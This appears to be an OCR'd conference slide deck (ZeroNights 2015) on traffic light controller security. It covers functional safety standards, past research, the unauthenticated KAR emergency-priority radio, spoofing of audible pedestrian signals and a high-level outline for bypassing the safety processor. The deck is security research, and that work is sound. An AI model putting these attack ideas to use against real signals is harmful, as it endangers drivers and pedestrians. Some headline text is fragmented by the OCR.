
BiiiiiG DATA





wireless vehicle detector
Traffic management system
wireless access point
Adaptive traffic signal controlling
Traffic flow monitoring
Red light and speed enforcement
Corridor management
Urban traffic guiding
Traffic Performence Measurement

Road traffic management

Modern traffic light systems ensure safety



http://theconversation.com/traffic-light-hacking-shows-the-internet-of-things-must-come-with-better-security-30803




Functional safety requirements

- **European and local directives**
  - EN 12675 - Traffic signal controllers. Functional safety requirements. First published in 2000.
  - National normatives based on EN 12675
- **Detection of failure**
  - Minimal time to detect the occurrence of fault and take action is 100-850 ms depending on class of fault
  - Diagnostic checks of controller logic system and action to be taken shall not be greater than 10 sec


Functional safety

- MMU can be implemented as stand alone supervisor or as safety processor on the main CPU board (the latter is more common)
  - At this point we cannot judge on the security of implementation
- **Failure modes**
  - Typical safety state of operation is **blinking yellow**
  - **Major fault** – irreversible, requires (manual) controller reset
  - **Minor fault** – reversible, controller may return to full functionality



Typical safety checks

- ✓ All color and green/green conflicts
- ✓ Signal sequences
- ✓ Min. and max. times for all signal states
- ✓ Min. and max. cycle time for coordinated signals
- ✓ Min. and max. lamp load for red, amber and green
- ✓ Min. and max. main supply voltage for safe operation
- ✓ Min. and max. main supply frequency
- ✓ and others



https://www.swarco.com/en/Products-Services/Traffic-Management/Urban-Traffic-Management/ITC-Traffic-Controllers/ITC-3-Traffic-Controller#tab-7642

ZERO NIGHTS 2015

Access

In the mass media

Traffic Lights is Amazingly Really Easy

Swati Khandelwal

Researchers find it's terrifyingly easy to hack traffic lights

and default passwords make controlling a city's intersections trivial.

Share Tweet

Hacking a traffic lights frighteningly simple

A new study from the University of Michigan reveals just

are dangerously

Hacking Traffic Lights Is Apparently Easy

Traffic Hacking: Caution Light Is On

By NICOLE PERLROTH JUNE 10, 2015 6:29 PM

It's still pretty

By Russell Brandom

Experiment shows that hackers could take control of traffic lights

Need a green traffic light all the way home? Easy with insecure street signals, say researchers

OPINION

Hacking traffic lights with a laptop is easy

Previous works

- **Cesar Cerrudo of IOActive**
  - Sent fake data to vehicle detection sensors' Access Point
  - Could influence behavior of the traffic lights

http://blog.ioactive.com/2014/04/hacking-us-and-uk-australia-france-etc.html

- **Research group of University of Michigan**
  - Hacked into wireless traffic light control communication and into controller
  - Could influence behavior of the traffic lights

http://web.eecs.umich.edu/~brghena/projects/green_lights/ghena14green_lights.pdf

- **Bastian Bloessl**
  - Reversed engineered local wireless traffic light communication
  - Reversed and decoded live bus stops telemetry

http://www.bastibl.net/traffic-lights/

Shodan old friend…..

- **According to vendors' specifications, traffic light systems are Internet-friendly**
  - Remote accessible diagnostic tools
  - Internet accessible control panel
  - Application updates
  - Logs are accessible over internet
  - (Internet connectivity is used with care by traffic lights operators in EU (?)) -> *at least with ones we spoke to*
- **We did not find a traffic light online YET**
  - But several Traffic Management Systems (with weak protection)
  - Not allowed to disclose

KAR - Korte Afstands Radio <=> Short Distance Radio

- **System for requesting green for emergency vehicles**
  - Based on open standards

  http://bison.connekt.nl/standaarden/
  https://en.wikipedia.org/wiki/OpenAIR

- Request packet contains among others:
  - ID of intersection, vehicle speed, direction
  - Type of car and its ID (e.q. police, fire brigade, ambulance, public transport)
- CALL FOR ZERO DAY EXPLOIT ;-)
  - No authentication, authorization or encryption

Other protocols: Transit Signal Priority (TSP)
http://www.gtt.com/file/transit-signal-priority/79-1000-0444-0_B%20TSP%20Sell%20Sheet.pdf

Afterword

And Oscar goes to……

Nope, not to Marina

And Oscar goes to those....

Who can design meaningful attack scenario

OR

Who can overcome safety protections

And it's feeling goooood……

It’s green, so keep good speed!

Bad day :-(

(ouch!) Also under traffic light controllers supervision

Sight challenged pedestrians

- **Anybody can mimic the sound signal and play it when NOT GREEN**
  - Is real current concern
  - Please don’t kill pedestrians!

And Oscar goes to those….

Who can design meaningful attack scenario

OR

Who can overcome safety protections

Possible Attack on Safety

Confirmed by a traffic engineer as “maybe possible”

- Central traffic managements receives status of Safety Unit
- CAN Bus interface between Application and Safety CPU is found in current solutions
- Steps to take:
  - Acquire the hardware (like Cesar Cerrudo/IOActive)
  - Fuzz the connection between Application and Safety
  - Reverse engineer safety implementation
  - Discover remote vulnerability
  - Exploit vulnerability to bypass safety

Q & A

Marina Krotofil
@marmusha
marmusha@gmail.com